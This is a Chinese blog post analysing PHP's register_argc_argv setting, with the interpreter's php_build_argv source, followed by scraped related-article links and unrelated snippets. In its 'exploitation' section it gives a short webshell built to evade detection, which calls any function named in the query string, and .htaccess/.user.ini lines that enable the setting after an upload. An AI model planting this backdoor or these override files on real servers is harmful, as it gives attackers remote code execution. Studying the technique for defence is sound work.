
【php安全】 register_argc_argv 造成的漏洞分析
对register_argc_argv的分析
简介

使用
cli模式下,不论是否开始register_argc_argv,都可以获取命令行或者说外部参数


web模式下,只有开启了register_argc_argv,才可以获取外部参数
未开启register_argc_argv时
开启register_argc_argv

可以看到,在处理argv时,不是以&作为分隔符,而是以+作为分隔符
学会了register_argc_argv后,它对于安全有什么威胁呢?
修改代码

进行查看

可以看到,当开启register_argc_argv后,Cli模式下会注册两个全局变量$argc,$argv。也就是说它同时在$_SERVER中和超全局变量中创建了对应的参数信息。
(这样就有可能出现变量覆盖的情况)
可以看见其中是以+号作为分隔符,而不是&
源码分析
/* {{{ php_build_argv */

PHPAPI void php_build_argv(const char *s, zval *track_vars_array)

{

	zval arr, argc, tmp;

	int count = 0;

	if (!(SG(request_info).argc || track_vars_array)) {

		return;

	}

	array_init(&arr);

	/* Prepare argv */

	if (SG(request_info).argc) { /* are we in cli sapi? */

		int i;

		for (i = 0; i < SG(request_info).argc; i++) {

			ZVAL_STRING(&tmp, SG(request_info).argv[i]);

			if (zend_hash_next_index_insert(Z_ARRVAL(arr), &tmp) == NULL) {

				zend_string_efree(Z_STR(tmp));

			}

		}

	} else 	if (s && *s) {

		while (1) {

			const char *space = strchr(s, '+');	//分隔符的设置

			/* auto-type */

			ZVAL_STRINGL(&tmp, s, space ? space - s : strlen(s));

			count++;

			if (zend_hash_next_index_insert(Z_ARRVAL(arr), &tmp) == NULL) {

				zend_string_efree(Z_STR(tmp));

			}

			if (!space) {

				break;

			}

			s = space + 1;

		}

	}

	/* prepare argc */

	if (SG(request_info).argc) {

		ZVAL_LONG(&argc, SG(request_info).argc);

	} else {

		ZVAL_LONG(&argc, count);

	}

	if (SG(request_info).argc) {

		Z_ADDREF(arr);

		zend_hash_update(&EG(symbol_table), ZSTR_KNOWN(ZEND_STR_ARGV), &arr);

		zend_hash_update(&EG(symbol_table), ZSTR_KNOWN(ZEND_STR_ARGC), &argc);

	}

	if (track_vars_array && Z_TYPE_P(track_vars_array) == IS_ARRAY) {

		Z_ADDREF(arr);

		zend_hash_update(Z_ARRVAL_P(track_vars_array), ZSTR_KNOWN(ZEND_STR_ARGV), &arr);

		zend_hash_update(Z_ARRVAL_P(track_vars_array), ZSTR_KNOWN(ZEND_STR_ARGC), &argc);

	}

	zval_ptr_dtor_nogc(&arr);

}
漏洞利用
用这个特性写个高免杀一句话
<?php

	$argv = $_SERVER['argv'];

	// var_dump($argv);

	$argv[0]($argv[1]);

但是说了这么多,前提得是register_argc_argv开启得情况下,但默认是不开启的,所以这里就到此gg了嘛???看了一个大师傅的博客,发现并非如此


可以看到该属性的设置权限为php_ini_perdir,查看配置权限
php中对于配置的设置,设置了权限,即并非任何时刻任何地点都能对配置参数进行设置
柳暗花明又一村
于是乎,就算配置中默认没开启register_argc_argv选项,但我们可以先上传一个.htaccess(Apache)或.user.ini来对配置进行覆盖
.htaccess
php_value register_argc_argv On
.user.ini
register_argc_argv=On
直接尝试
不知道为什么本地就是不成功,按道理应该是可以的..
折腾了小一会儿,突然想起来会不会是没开启.htaccess覆盖模式

将配置修改好后,再次访问成功

漏洞利用(2)
总结
姿势是真的骚,基础是真的ε=ε=ε=( ̄▽ ̄)
缺少必要的开发及运维知识,导致对很多配置都不熟悉。。。
- .htaccess为什么可以被访问?
是因为未对请求的资源进行过滤,导致可以访问.htaccess或.user.ini
2.apache重写模块配置
https://www.cnblogs.com/liluxiang/p/9450826.html
【php安全】 register_argc_argv 造成的漏洞分析的更多相关文章
- Zabbix 漏洞分析
之前看到Zabbix 出现SQL注入漏洞,自己来尝试分析. PS:我没找到3.0.3版本的 Zabbix ,暂用的是zabbix 2.2.0版本,如果有问题,请大牛指点. 0x00 Zabbix简介 ...
- PHPCMS \phpcms\modules\member\index.php 用户登陆SQL注入漏洞分析
catalog . 漏洞描述 . 漏洞触发条件 . 漏洞影响范围 . 漏洞代码分析 . 防御方法 . 攻防思考 1. 漏洞描述2. 漏洞触发条件 0x1: POC http://localhost/p ...
- CVE-2016-0143 漏洞分析(2016.4)
CVE-2016-0143漏洞分析 0x00 背景 4月20日,Nils Sommer在exploitdb上爆出了一枚新的Windows内核漏洞PoC.该漏洞影响所有版本的Windows操作系统,攻击 ...
- Java反序列化漏洞分析
相关学习资料 http://www.freebuf.com/vuls/90840.html https://security.tencent.com/index.php/blog/msg/97 htt ...
- CVE-2014-1767 漏洞分析(2015.1)
CVE-2014-1767 漏洞分析 1. 简介 该漏洞是由于Windows的afd.sys驱动在对系统内存的管理操作中,存在着悬垂指针的问题.在特定情况下攻击者可以通过该悬垂指针造成内存的doubl ...
- CVE-2014-4115漏洞分析(2014.11)
CVE-2014-4115漏洞分析 一.简介 该漏洞是由于Windows的Fastfat.sys组件在处理FAT32格式的硬盘分区存在问题.攻击者利用成功可导致权限提升. 影响的系统包括: Windo ...
- FFmpeg任意文件读取漏洞分析
这次的漏洞实际上与之前曝出的一个 CVE 非常之类似,可以说是旧瓶装新酒,老树开新花. 之前漏洞的一篇分析文章: SSRF 和本地文件泄露(CVE-2016-1897/8)http://static. ...
- CVE-2016-10190 FFmpeg Http协议 heap buffer overflow漏洞分析及利用
作者:栈长@蚂蚁金服巴斯光年安全实验室 -------- 1. 背景 FFmpeg是一个著名的处理音视频的开源项目,非常多的播放器.转码器以及视频网站都用到了FFmpeg作为内核或者是处理流媒体的工具 ...
- Oracle漏洞分析(tns_auth_sesskey)
p216 Oracle漏洞分析: 开启oracle: C:\oracle\product\\db_1\BIN\sqlplus.exe /nolog conn sys/mima1234 as sysdb ...
随机推荐
- zabbix web管理页面 中文乱码问题
1.在自己电脑上找下图文件,C:\Windows\Fonts 2.上传到 /usr/share/zabbix/assets/fonts/ 目录下 可以看到 graphfont.ttf 是 /etc/a ...
- springmvc学习笔记(全)
SpringMVC简介 什么是MVC MVC是一种软件架构的思想,将软件按照模型.视图.控制器来划分 M: Model:模型层,指工程中的JavaBean,作用是处理数据.JavaBean分为两类: ...
- python编写脚本,登录Github通过指定仓库指定敏感关键字搜索自动化截图生成文件【完美截图】
前言:为了避免开发人员将敏感信息写入文件传到github,所以测试人员需要检查每个仓库是否有写入,人工搜索审核比较繁琐,所以写一个脚本通过配置 配置文件,指定需要搜索的仓库和每个仓库需要搜索的关键字, ...
- C++ substr 的两个用法
substr是C++语言函数,主要功能是复制子字符串,要求从指定位置开始,并具有指定的长度. basic_string substr(size_type _Off = 0,size_type _C ...
- 问题 B: 比大小
题目描述 给你两个很大的数,你能不能判断出他们两个数的大小呢? 比如123456789123456789要大于-123456 输入 每组测试数据占一行,输入两个不超过1000位的10进制整数a,b 数 ...
- 菜鸡的Java笔记 第二十七 - java 链表基本概念
链表基本概念 1.链表的基本形式 2.单向链表的完整实现 认识链表 链表= 可变长的对象数组,属于动态对象数组的范畴 链表 ...
- 使用jiava打印一个三角形
public class ForDemo { public static void main(String[] args) { /* 打印一个5行高的三角形,首先将三角形分成三部分: 第一部分是前面的 ...
- 躺平吧,平铺的窗口「GitHub 热点速览 v.21.47」
作者:HelloGitHub-小鱼干 用 macOS 系统经常会遇到的一个问题便是多开窗口如何快速找寻的问题,本周特推项目 yabai 便是来解决这个问题的.直接把所有窗口平铺,是不是很"正 ...
- FastAPI(六十二)实战开发《在线课程学习系统》需求分析
前言 基础的分享我们已经分享了六十篇,那么我们这次分享开始将用一系列的文章分享实战课程.我们分享的系统是在线学习系统.我们会分成不同的模块进行分享.我们的目的是带着大家去用fastapi去实战一次,开 ...
- vue-ref指令
$refs是数组